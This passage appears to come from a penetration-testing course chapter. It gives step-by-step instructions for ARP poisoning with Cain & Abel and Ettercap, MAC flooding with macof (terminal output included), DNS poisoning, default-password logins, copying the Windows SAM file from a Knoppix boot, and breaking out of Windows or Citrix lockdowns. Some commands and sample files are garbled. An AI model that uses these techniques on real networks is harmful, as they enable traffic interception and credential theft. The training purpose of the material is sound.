- WinArpAttacker



Copyright © by **TD-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt ARP Poisoning

Attempt ARP poisoning on the router. ARP poisoning technique can be used to sniff through a switch. ARP resolves IP addresses to MAC (hardware) addresses. When a network device sends an ARP request, it does not verify whether the ARP reply received came from the intended device. In fact, many operating systems implement ARP so trustingly that devices that have not made any ARP requests will still accept ARP replies from other devices.

You can craft a malicious ARP reply that contains arbitrary IP and MAC addresses. Because the victim computer blindly accepts the ARP entry into its ARP table, this reply can force the victim computer to think that any IP is related to the MAC address you want. You can broadcast this faked ARP reply to the victim's entire network.

The diagram shown in the below figure depicts how the ARP poisoning is performed.




Figure 6.109: Schematic diagram displaying ARP poisoning attack

Following are the tools used to perform ARP poisoning:

- **Cain & Abel**

Source: <http://www.oxid.it>

Cain & Abel is a password-recovery tool for Windows. It recovers passwords by sniffing the network, cracking encrypted passwords (using dictionary, brute-force, and cryptanalysis attacks), recording VoIP conversations, decoding scrambled passwords, recovering wireless-network keys, revealing password boxes, uncovering cached passwords, and analyzing routing protocols. The program does not exploit any software vulnerabilities or bugs that are not easy to fix. It covers some security aspects or weaknesses present in a protocol's standards, authentication methods, and caching mechanisms.




Figure 6.110: Screenshot of Cain & Abel tool

Steps for ARP Spoofing with Cain and Abel

- Open the Cain and Abel tool and click on **Configure** to ensure that your device is ON
- **Configuration Dialog** box opens, click on the **Sniffer** tab, and select the adapter.
- After selecting the adapter, next click on **Start/Stop Sniffer** icon in the toolbar as shown below.




Figure 6.111: Screenshot displaying Cain & Abel tool—start/stop sniffer

- Next click on **Sniffer** tab in the toolbar and then click on “+” blue button on the toolbar to add the hosts on the network.
- **MAC Address Scanner** window will open; select the **Range** radio button and specify the range of IP address which you want to scan.
- After specifying the range, check the **All Tests** check box and click on **OK**.




Figure 6.112: Screenshot displaying Cain & Abel tool—IP address range

- The application begins ARP tests on the IP address range and displays in the **Sniffer** window as shown below.




Figure 6.113: Screenshot displaying Cain & Abel tool—scanning

- After completion of test, all MAC and their associated IP address that respond to the ARP requests are displayed.
- Now click on **APR** at the bottom of the tool, click anywhere on the topmost section (in the right pane) to activate the + icon.




Figure 6.114: Screenshot displaying Cain & Abel tool—ARP option

- When the **New ARP Poison Routing** window opens, select the IP address between which you want to intercept traffic.
- After selecting the first target, a list of IP address excluding first target appears on right pane. Now select the second IP address as shown below.




Figure 6.115: Screenshot displaying Cain & Abel tool—new ARP poison routing window

- The selected targets appear on the top section, now click on **Start/Stop APR** button to initiate ARP poison routing attack.
- After selecting the option, the status of targets changes from **Idle** to **Poisoning** as shown below.




Figure 6.116: Screenshot displaying Cain & Abel tool—ARP poisoning status

WinArpAttacker

WinArpAttacker scans, attacks, detects, and protects computers on a LAN. It sends IP conflict packets to target computers as fast as possible and diverts all communications.

It can perform the following attacking actions:

- Arp flooding
- BanGateway
- IPConflict
- SniffGateway
- SniffHosts
- SniffLan




Figure 6.117: Screenshot displaying WinArpAttacker tool

You can also use tools like arpspoof, arpoison, and ettercap to perform the ARP poisoning attack.

Arpspoof

Source: <https://su2.info>

The arpspoof tool comes with the Dsniff collection of tools. Arpspoof redirects packets from a target host (or all hosts) on the LAN to another host on the LAN by forging ARP replies. This is an effective way of sniffing traffic on a switch.

- **Arpoison**

Source: <http://www.arpoison.net>

This UNIX-based command-line tool creates ARP replies. It sends spoofed ARP replies to the target by specifying source and destination IP and MAC addresses.

- **Etercap**

Source: <http://ettercap.sourceforge.net>

Etercap allows you to sniff live LAN connections. This tool automates all operations.

Steps for ARP poisoning using Ettercap:

Etercap supports Debian/Ubuntu, Gentoo, Pentoo, and Fedora operating systems and it can be installed on other Linux versions and also on Windows.

- First open the Linux terminal and type the command to install Ettercap:

```
# sudo apt-get install ettercap
```

- Install some dependencies to enable Ettercap to work properly:

```
# sudo apt-get install debhelper cmake bison flex libgtk2.0-dev libltdl3-dev libncurses-dev libncurses5-dev libnet1-dev libpcap-dev libpcr3-dev libssl-dev libcurl4-openssl-dev ghostscript
```

- Ettercap run in two modes:

- Text mode
- GUI mode

- Type the following command to install GUID mode:

```
• # ettercap -G
```

Note: It provides four user interfaces:

- -T use text only GUI
- -C use curses GUI
- -D daemonize Ettercap (no GUI)
- -G use GTK + GUI

- The above command opens the Ettercap main window, now select the interface. After selecting the interface, scan the hosts to see all the live hosts and carefully select the targets from the list.
- After selecting the two targets from the list, go to MITM and click ARP poisoning, thereafter check the “Sniff remote connections” from the MITM attack: ARP poisoning dialog box as shown below.




Figure 6.118: Screenshot displaying Sniff remote connections option

- In the next step, click on “**start sniffing**” that enables the ARP poisoning in the network
- If any victim has signed into some website, the results can be seen in the toolbar of Ettercap as shown below





Figure 6.119: Screenshot displaying user and password details

Attempt Mac Flooding



- MAC flooding is an **ARP cache poisoning** technique aimed at network switches
- **Flood the CAM table** on the switch with fake MAC address and IP pairs until it is full
- This will **change the behavior of the switch** to reset it to its learning mode, broadcasting on every port, similarly to a **hub**
- Tool: **Macof**



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt Mac Flooding

As a penetration tester, you can try to sniff network traffic by flooding the network switch with false MAC addresses. MAC flooding is a computer network enumeration and footprinting technique (attack) that involves the spoofing of a network interface's unique MAC address. The technique focuses on the limited ability of network switches to store MAC addresses to physical port mappings internally. By flooding a switch with packets containing different source MAC addresses, you can cause the switch to enter a state called failopen mode, in which all incoming packets are broadcast on all ports. This allows your computer to view all legitimate network traffic routed through the affected switch. This visible traffic allows you to gather information about network topology, domain services, and individual machines that would otherwise be hidden by the switch.

MAC flooding is simply an ARP cache poisoning technique aimed at network switches. Flood the CAM table on the switch with fake MAC address and IP pairs until it is full. This will change the behavior of the switch to reset it to its learning mode, broadcasting on every port, similarly to a hub. You can use tools like macof to perform the MAC flooding attack.




Figure 6.120: Schematic diagram displaying process of MAC flooding

▪ Macof

Source: <https://sectools.org>

The macof tool allows you to flood the LAN switch with random MAC addresses. Macof floods the LAN switch with 150,000 Ethernet packets per minute and tries to alter routing or ARP tables. Changes in these tables facilitate sniffing and entering the network. Macof tool comes in handy during penetration testing; this can be used when some switches do not allow to spoof arp packets; in such cases, this tool helps to check if the switch is overloaded.

Syntax: # **macof** [-i interface] [-s src] [-d dst] [-e tha] [-x sport] [-y dport] [-n times]

Options:

- -i [interface to send on]
- -s [source IP address]
- -d [destination IP address]
- -e tha [target hardware address]
- -x sport [TCP source port]
- -y dport [TCP destination port]
- -n times [number of packets to send]

To perform simple flooding using macof, use the following command:

- # **macof -i eth1 -n 15**

```

Parrot Terminal
File Edit View Search Terminal Help

[root@parrot:~]#
[root@parrot:~]# macof -i eth0 -n 15
82:90:d6:49:28:8c 78:1d:98:41:90:54 0.0.0.0.34411 > 0.0.0.0.9961: $ 158528169:158528169(0) win 512
a6:89:3b:45:db:9b a0:e3:55:79:2f:c1 0.0.0.0.40137 > 0.0.0.0.17321: $ 328222305:328222305(0) win 512
9b:ae:93:60:13:50 56:6:a:f:a:25:22 0.0.0.0.63234 > 0.0.0.0.30022: $ 1774973939:1774973939(0) win 512
e4:9a:47:1:17:8b 0:f8:d1:14:33:fb 0.0.0.0.5976 > 0.0.0.0.4883: $ 124485426:124485426(0) win 512
36:33:08:6d:97:95 29:7f:26:30:94:7d 0.0.0.0.48123 > 0.0.0.0.29585: $ 898061646:898061646(0) win 512
77:8a:45:4d:4:1a 42:aa:be:3b:c1:e8 0.0.0.0.7860 > 0.0.0.0.45867: $ 238554136:238554136(0) win 512
53:6d:82:46:7c:b6 ae:18:dc:1b:a7:c0 0.0.0.0.24692 > 0.0.0.0.51464: $ 353681201:353681201(0) win 512
2c:5d:50:77:f3:f4 fcd:bd:c4:60:cc:b 0.0.0.0.21241 > 0.0.0.0.44666: $ 1956647546:1956647546(0) win 512
73:16:ee:2d:d6:de b6:6e:1d:9:62:2a 0.0.0.0.53099 > 0.0.0.0.58955: $ 128311171:128311171(0) win 512
3d:62:81:0:f6:9a 18:5e:21:42:40:97 0.0.0.0.22651 > 0.0.0.0.15307: $ 2023640432:2023640432(0) win 512
de:63:f6:1:6:f7 de:dd:57:44:6:a0 0.0.0.0.13199 > 0.0.0.0.54837: $ 1868518196:1868518196(0) win 512
20:dc:e3:57:15:86 63:ce:1c:4f:c7:ab 0.0.0.0.57300 > 0.0.0.0.0.196: $ 20891173:20891173(0) win 512
70:b:c:5:5e:22:2a 44:b6:b7:2b:ba:a 0.0.0.0.56483 > 0.0.0.0.6631: $ 97899385:97899385(0) win 512
ea:b9:bec:2:dd:d1 49:36:25:4e:e8 0.0.0.0.64622 > 0.0.0.0.12440: $ 830347003:830347003(0) win 512
ed:5a:54:10:7c:fc a1:3a:56:b:c1:84 0.0.0.0.26073 > 0.0.0.0.2090: $ 1035221599:1035221599(0) win 512

```

Figure 6.121: Screenshot of macof

To perform targeted flooding using macof, use the following command:

- `macof -i eth0 -d [[IP address]] -n 25`

```

Parrot Terminal
File Edit View Search Terminal Help

[root@parrot:~]#
[root@parrot:~]# macof -i eth0 -d 10.10.10.10 -n 25
45:a:60:2:bb:1a 12:88:76:f:78:17 0.0.0.0.61320 > 10.10.10.10.39312: $ 1928015090:1928015090(0) win 512
ba:d8:e1:5:26:e6 de:82:ce:42:44:5e 0.0.0.0.2688 > 10.10.10.10.20946: $ 561353577:561353577(0) win 512
2e:34:d9:7a:da:a6 a1:9f:4d:9a:f 0.0.0.0.42666 > 10.10.10.10.38412: $ 826203395:826203395(0) win 512
3e:f3:fd:4d:c3:80 ece:5:fb:46:68:3a 0.0.0.0.51186 > 10.10.10.10.53744: $ 2065508803:2065508803(0) win 512
79:44:1:7d:71:b8 f1:8:5a:14:14:7c 0.0.0.0.882 > 10.10.10.10.49600: $ 619402758:619402758(0) win 512
99:3d:57:ec:4:cc db:e:c9:b:5e:73:81 0.0.0.0.61117 > 10.10.10.10.26652: $ 1408284533:1408284533(0) win 512
f1:9b:07:72:73:a1 efb:b:e0:27:40:56 0.0.0.0.46234 > 10.10.10.10.809: $ 12116120:12116120(0) win 512
31:b2:6a:48:0:ef bc:d1:27:15:3a:e8 0.0.0.0.42325 > 10.10.10.10.59757: $ 437981020:437981020(0) win 512
29:f5:ce:73:57:ee 6f:df:85:5d:fd:5b 0.0.0.0.35257 > 10.10.10.10.993: $ 12598091:12598091(0) win 512
61:b2:bn:3f:27:a4 fb:b5:f0:5a:35:18 0.0.0.0.12895 > 10.10.10.10.19468: $ 2024935549:2024935549(0) win 512
80:d:42:19:36:58:c df:3:47:2e:aa:42 0.0.0.0.8496 > 10.10.10.10.10639: $ 161367636:161367636(0) win 512
a8:fd:3b:51:e4:84 36:97:14:67:e:90 0.0.0.0.27810 > 10.10.10.10.52701: $ 43403075:43403075(0) win 512
84:bb:32:1c:bb:ad c5:9a:81:48:1c:dd 0.0.0.0.34671 > 10.10.10.10.60936: $ 120443234:120443234(0) win 512
43:48:24:58:9c:24 47:60:46:03:75:b5 0.0.0.0.20454 > 10.10.10.10.26524: $ 2075847730:2075847730(0) win 512
32:cd:99:2c:7c:11 b4:5e:b5:67:7e:da 0.0.0.0.52045 > 10.10.10.10.22729: $ 1142506655:1142506655(0) win 512
35:54:67:70:25:bf 25:e8:de:1a:a7:ec 0.0.0.0.20671 > 10.10.10.10.20402: $ 1792739582:1792739582(0) win 512
14:76:49:61:e1:e1 80:e5:db:2:b:c:11 0.0.0.0.3654 > 10.10.10.10.21834: $ 1070375721:1070375721(0) win 512
1b:64:55:40:5b:9f cc:92:a8:3b:3c:4c 0.0.0.0.44273 > 10.10.10.10.37540: $ 335376040:335376040(0) win 512
49:e8:a8:75:6f:dd 8d:ec:c:70:1c:97 0.0.0.0.48574 > 10.10.10.10.39457: $ 506818382:506818382(0) win 512
2a:96:b6:54:71:dd 50:fa:4:4e:df:fb 0.0.0.0.43575 > 10.10.10.10.58789: $ 1283914245:1283914245(0) win 512
28:35:94:3c:d6:9b c3:2b:7c:38:75:27 0.0.0.0.33690 > 10.10.10.10.49898: $ 64784741:64784741(0) win 512


```

Figure 6.122: Screenshot of macof

Conduct a Man-in-the-Middle Attack



- One of the most successful methods for **gaining control** of customer information and resources is through Man-in-the-Middle attacks
- In this attack, the attacker is situated between the customer and the real web-based application and **proxies** all communications between the systems
- From this **vantage point**, the attacker can observe and record all transactions



Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conduct a Man-in-the-Middle Attack (Cont'd)




- An MITM can be easily conducted inside the network using two techniques:
 - DNS cache poisoning
 - ARP spoofing the victim

- Attempt to conduct the MITM on a **victim** computer

- The victim machine will be spoofed into visiting **fake sites**

- Tool:
 - Etercap



Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conduct a Man-in-the-Middle Attack

One of the most successful methods for gaining control of customer information and resources is through MITM attacks. In this attack, the attacker is situated between the customer and the real web-based application and proxies all communications between the systems. From this vantage point, the attacker can observe and record all transactions.




Figure 6.123: Schematic diagram displaying man-in-the-middle attack

MITM attacks can be conducted inside the network by using the following techniques:

- **DNS cache poisoning**

You can send false replies to DNS server requests for IP addresses. The tester can then try to direct the victim system to a fake site.

The following tools can be used to carry out DNS cache poisoning:

- DNSA
- Dnsspoof
- TinyDNS
- DNSCache

- **ARP spoofing**

You can send spoofed ARP replies to application systems, identifying them as coming from the victim's system. Similarly, you can send spoofed ARP replies to the victim's system, identifying them as coming from the application system.

ARP spoofing attacks

Basically, ARP spoofing used to steal the confidential data from companies, apart from this ARP spoofing attacks, can be used in other attacks like:

- **Denial-of-service attacks**

ARP spoofing attack helps in linking multiple IP address in a LAN with a single target's MAC address due to which the traffic directed to different IP address is redirected to the single target's MAC address and results in overloading the target with traffic.

- **Session hijacking**

With the help of ARP spoofing, the session IDs can be easily stolen, thus allowing you to access the confidential data.

○ **MITM attacks**

MITM attacks can be performed by using ARP spoofing to intercept and/or to modify traffic between the two victims.




Figure 6.124: Schematic diagram displaying man-in-the-middle attack

Similar steps of a typical ARP spoofing include:

- You must download some of the popular ARP spoofing software, such as arpoison, arpspoof, Ettercap, and Parasite; after downloading the tool, you must set the tool's IP address to match the IP address of a target.
- You can use tool and scan for MAC and IP addresses of hosts in the target's subnet.
- After choosing the target, you can start sending ARP packet across the LAN which contains victim's IP address and your MAC address.
- The other hosts on the LAN cache the spoofed ARP packets; the data from that hosts to the victim will directly go to you instead of victim. By this, you have successfully launched the ARP spoofing on target host.

Attempt DNS Poisoning



- Domain Name System (DNS) resolves domain names into **IP addresses**
- It is also called DNS cache poisoning
- Using a DNS poisoning attack, an attacker injects **fake records** into the cache of a DNS server, **corrupts** the DNS tables, and redirects a victim to the malicious IP address
- It is mainly done by sending **spam emails, ad banners**, etc. that attract users to click on them

Here is how it works:

- Every system has a hosts file in its systems directory; in the case of Windows, this file resides at the following location:
 - **C:\Windows\System32\drivers\etc**
- This file can be used to hard-code domain name translations and direct you to a different site

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt DNS Poisoning

DNS resolves domain names into IP addresses. It is also called DNS cache poisoning. Using a DNS poisoning attack, you can inject fake records into the cache of a DNS server, corrupt the DNS tables, and redirects a victim to the malicious IP address. It is mainly done by sending spam emails, ad banners that attract users to click on them.

Attempts to poison the DNS server by modifying the file that contains the mappings of IP addresses to host names: In Windows operating systems, the file is at the following location: **C:\Windows\System32\drivers\etc**. This file can be used to hard-code domain name translations and direct you to a different site.

The following tools are used to carry out DNS cache poisoning:

- **Dnsspoof**

Source: <https://github.com>

This tool can be obtained with the Dsniff package of tools. You can forge replies to DNS queries on the LAN by using this tool.

- **DNSA**

Source: <http://packetfactory.openwall.net>

This is a Linux-based DNS security tool that is used for injecting forged DNS packets.

Usage: **./dnsa [ARGS]**

-3DNS cache poisoning [Required: -S AND -b AND -a]

- **-a [host.domain.org]** -Hostname to send in the additional record

- **-b [IP]** –IP to send in the additional record
- **-D [www.domain.org]** –Hostname for query. Use it if you want to fool just on
- **-S [IP]** –IP address to send for DNS queries (the normal one)
- **-s [IP]** –IP address of the server to fool
- **-i [interface]** –IP address to send for DNS queries
- **-h** –Print usage

Example of a Normal Host File under DNS Poisoning Attack



```

1 # This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
2 #
3 # This file contains the mappings of IP addresses to host names. Each
4 # entry should be kept on an individual line. The IP address should
5 # be placed in the first column followed by the corresponding host name.
6 # The IP address and the host name should be separated by at least one
7 # space.
8 #
9 # Additionally, comments (such as these) may be inserted on individual
10 # lines or following the machine name denoted by a '#' symbol.
11 #
12 # For example:
13 #
14 #       102.54.94.97       rhino.acme.com   # source server
15 #       38.25.63.10       x.acme.com     # another source server
16 #
17 # localhost name resolution is handled within Winsock, thus no more
18 # needs to be added.
19 #
20 # localhost resolution should be enabled unless otherwise specified in a
21 # local configuration file.
22 #
23 #       ::1               localhost
24 #
25 #       162.241.216.111  MICROSOFT.COM
26 #
27

```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Example of a Normal Host File under DNS Poisoning Attack

You can poison the IP address DNS entries and replace them with the IP address of a server that is already being controlled; the change can be seen in the below screenshot.

```

1 # This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
2 #
3 # This file contains the mappings of IP addresses to host names. Each
4 # entry should be kept on an individual line. The IP address should
5 # be placed in the first column followed by the corresponding host name.
6 # The IP address and the host name should be separated by at least one
7 # space.
8 #
9 # Additionally, comments (such as these) may be inserted on individual
10 # lines or following the machine name denoted by a '#' symbol.
11 #
12 # For example:
13 #
14 #       102.54.94.97       rhino.acme.com   # source server
15 #       38.25.63.10       x.acme.com     # another source server
16 #
17 # localhost name resolution is handled within Winsock, thus no more
18 # needs to be added.
19 #
20 # localhost resolution should be enabled unless otherwise specified in a
21 # local configuration file.
22 #
23 #       ::1               localhost
24 #
25 #       162.241.216.111  MICROSOFT.COM
26 #
27


```

Figure 6.125: Screenshot displaying example of a normal host file

Try to Log into a Console Machine



- Sometimes a password may not be configured on a **remote machine**
- Try logging on to the console using **default passwords**



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Log into a Console Machine

Try to log in to a remote console machine by using default passwords, as shown in the figure.



Figure 6.126: Demonstration of remote login




Figure 6.127: Screenshot displaying remote console connection

Following are some of the easily guessable passwords to log in to a console machine:

- Blank passwords or no passwords
- Name of the user
- Similar or same passwords for all the systems in the network
- The name of the host
- Password related to a detail about the user
- Last name as password
- Temporary passwords (which may be the same for all systems)
- Password reminders are also helpful when trying to guess passwords.

Boot the PC using Alternate OS and Steal the SAM File



- You can easily bypass authentication of a system by booting the PC using another operating system such as **Knoppix**
 - Boot the system using Knoppix
 - Mount the system device
 - Copy the SAM file onto a pen drive
 - Shut down the system, and remove the Knoppix CD

Copying Commands in Knoppix

```
#mount -t vfat -o ro /dev/hda1 /mnt/hda1
#cp /mnt/hda1/windows/system32/config/sam
#cp sam /dev/fd0
#umount /dev/hda1
#halt
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Boot the PC using Alternate OS and Steal the SAM File

You can attempt to bypass system authentication by booting the PC using another operating system, such as Knoppix. Knoppix is an open-source live Linux CD. This Linux software is used to boot and run the PC using only the CD.

You can then use the following steps to steal the SAM file using the alternate operating system:

- Boot the system using Knoppix: Insert the Knoppix Live Linux CD and boot the system.
- Mount the system drive: Identify the system drive and mount it.
- Copy the SAM file to a pen drive: Screenshot in the given below shows the commands for mounting the system drive and copying the SAM file to a pen drive.
- Shutdown the system and remove the Knoppix CD: Also, remove the pen drive on which the SAM file was copied.

```
#mount -t vfat -o ro /dev/hda1 /mnt/hda1
#cp /mnt/hda1/windows/system32/config/sam
#cp sam /dev/fd0
#umount /dev/hda1
#halt
```

Figure 6.128: Screenshot displaying copying commands in Knoppix

Try to Break Down the Desktop Lockdown




- Try to break down Desktop lockdown security in Windows or Citrix Environment
- By breaking down lockdown security, you can **escalate privileges** in Windows or Citrix Environment

Use some of the following techniques to break down the lockdown security

Dialog Box:

- Acquire a dialog box using the keyboard shortcuts and application functionality
- Dialog boxes can allow the users to perform additional functions such as Windows Search
- They also help users to explore the system, escalate privileges, create new files, open a new Windows Explorer instance, explore context menu, etc.
- Different **methods** of obtaining a dialog box include:
 - Application Functionality:** Use application functions such as save, save as, open, load, browse, import, export, help, search, scan, and print to open a dialog box.
 - Short Cut Keys:** Use shortcuts keys such as Ctrl+ O for open, Ctrl+ N for new, etc.




Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Break Down the Desktop Lockdown (Cont'd)



Abusing the Dialog Box:

- Use the opened dialog box to escalate privileges through the following steps
 - Create Batch files:** Right click > New > Text File > rename to .BAT (or .CMD) > edit > open
 - Create Shortcuts:** Right click > New > Shortcut > "%WINDIR%\system32"
 - Open a new Windows Explorer instance:** Right click any folder > select "Open in new window"
 - Explore Context Menus:** Right click any file/folder and explore context menus
 - Bypass file restrictions:** Enter *.* or *.exe in "File name" box to view the executable files, right click on the file and select open and run





Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Break Down the Desktop Lockdown (Cont'd)



Sticky Keys Popup

- Pressing down the shift button five times to obtain Sticky Keys popup
- Click on the "Go to the Ease of Access Center to disable the keyboard shortcut" link
- The Ease of Access Center window will allow to access explorer functionality through the address bar



Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Break Down the Desktop Lockdown (Cont'd)



Use Task Manager

- Access the Windows Task Manager from the Start Menu or by pressing the CTRL+ALT+DELETE or CTRL+SHIFT+ESCAPE keys simultaneously
- Use the task manager to run **new processes or commands**

Access Help Menu

- Press the F1 button from the keyboard to access Microsoft help menus
- Use the links presented in Help Menus to access **command prompt** or other **explorer functionality**

Command Prompt

- Command shell allows users to control certain functions of an operating system and escalate privileges
- Use the **Run** option by clicking the windows button with R key
- Browse to the C:\windows\system32 folder, right click on the cmd.exe and select Open as administrator option
- Type the **hyperlink** file:///c:/Windows/system32/cmd.exe in the address bar
- Interactive and management consoles, such as powershell.exe, FTP.exe, MMC.exe, Control.exe, RUNDLL32.exe, MSTSC.exe and WMIC.exe can also help in breaking out of the locked down desktops

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Break Down the Desktop Lockdown (Cont'd)



Citrix ICA Hotkeys	Modifying ICA Files
Use default Citrix hotkeys such as Ctrl+F1 to go the task manager, F1 to display online help, Ctrl+Alt toggle the console display between full screen mode and window mode, and Shift+F2 to toggle the applications from full screen and window mode	- Citrix applications used for desktop lockdown require Independent Computing Architecture (ICA) files to store the network settings - These applications also use internal applications to define different functions - Modify the parameters of such ICA files if the applications do not have password lock
Internal Explorer Breakouts	Default / Weak Credentials
- Lockdown applications access the desktops through browsers, such as edge and chrome - Breakout of such applications using address bar, search, help and print menus	- Lockdown applications may also use default passwords and credentials for administrator logins - Try different default usernames and passwords to gain access to these applications

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Break Down the Desktop Lockdown

Try to break down desktop lockdown security in Windows or Citrix Environment. By breaking down lockdown security, you can escalate privileges in Windows or Citrix Environment.

Use some of the following techniques to breakdown the lockdown security:

- **Dialog Box**
 - Acquire a dialog box using the keyboard shortcuts and application functionality.
 - Dialog boxes can allow the users to perform additional functions such as Windows Search.
 - They also help users to explore the system, escalate privileges, create new files, open a new Windows Explorer instance, explore context menu, etc.
 - Different methods of obtaining a dialog box include:
 - **Application functionality:** Use application functions such as save, save as, open, load, browse, import, export, help, search, scan, and print to open a dialog box.
 - **Shortcut keys:** Use shortcuts keys such as Ctrl + O for open and Ctrl + N for new.




Figure 6.129: Screenshot of Notepad

▪ **Abusing the dialog box**

- Use the opened dialog box to escalate privileges through the following steps:
 - Create batch files: **Right click > New > Text File > rename to .BAT (or .CMD) > edit > open.**
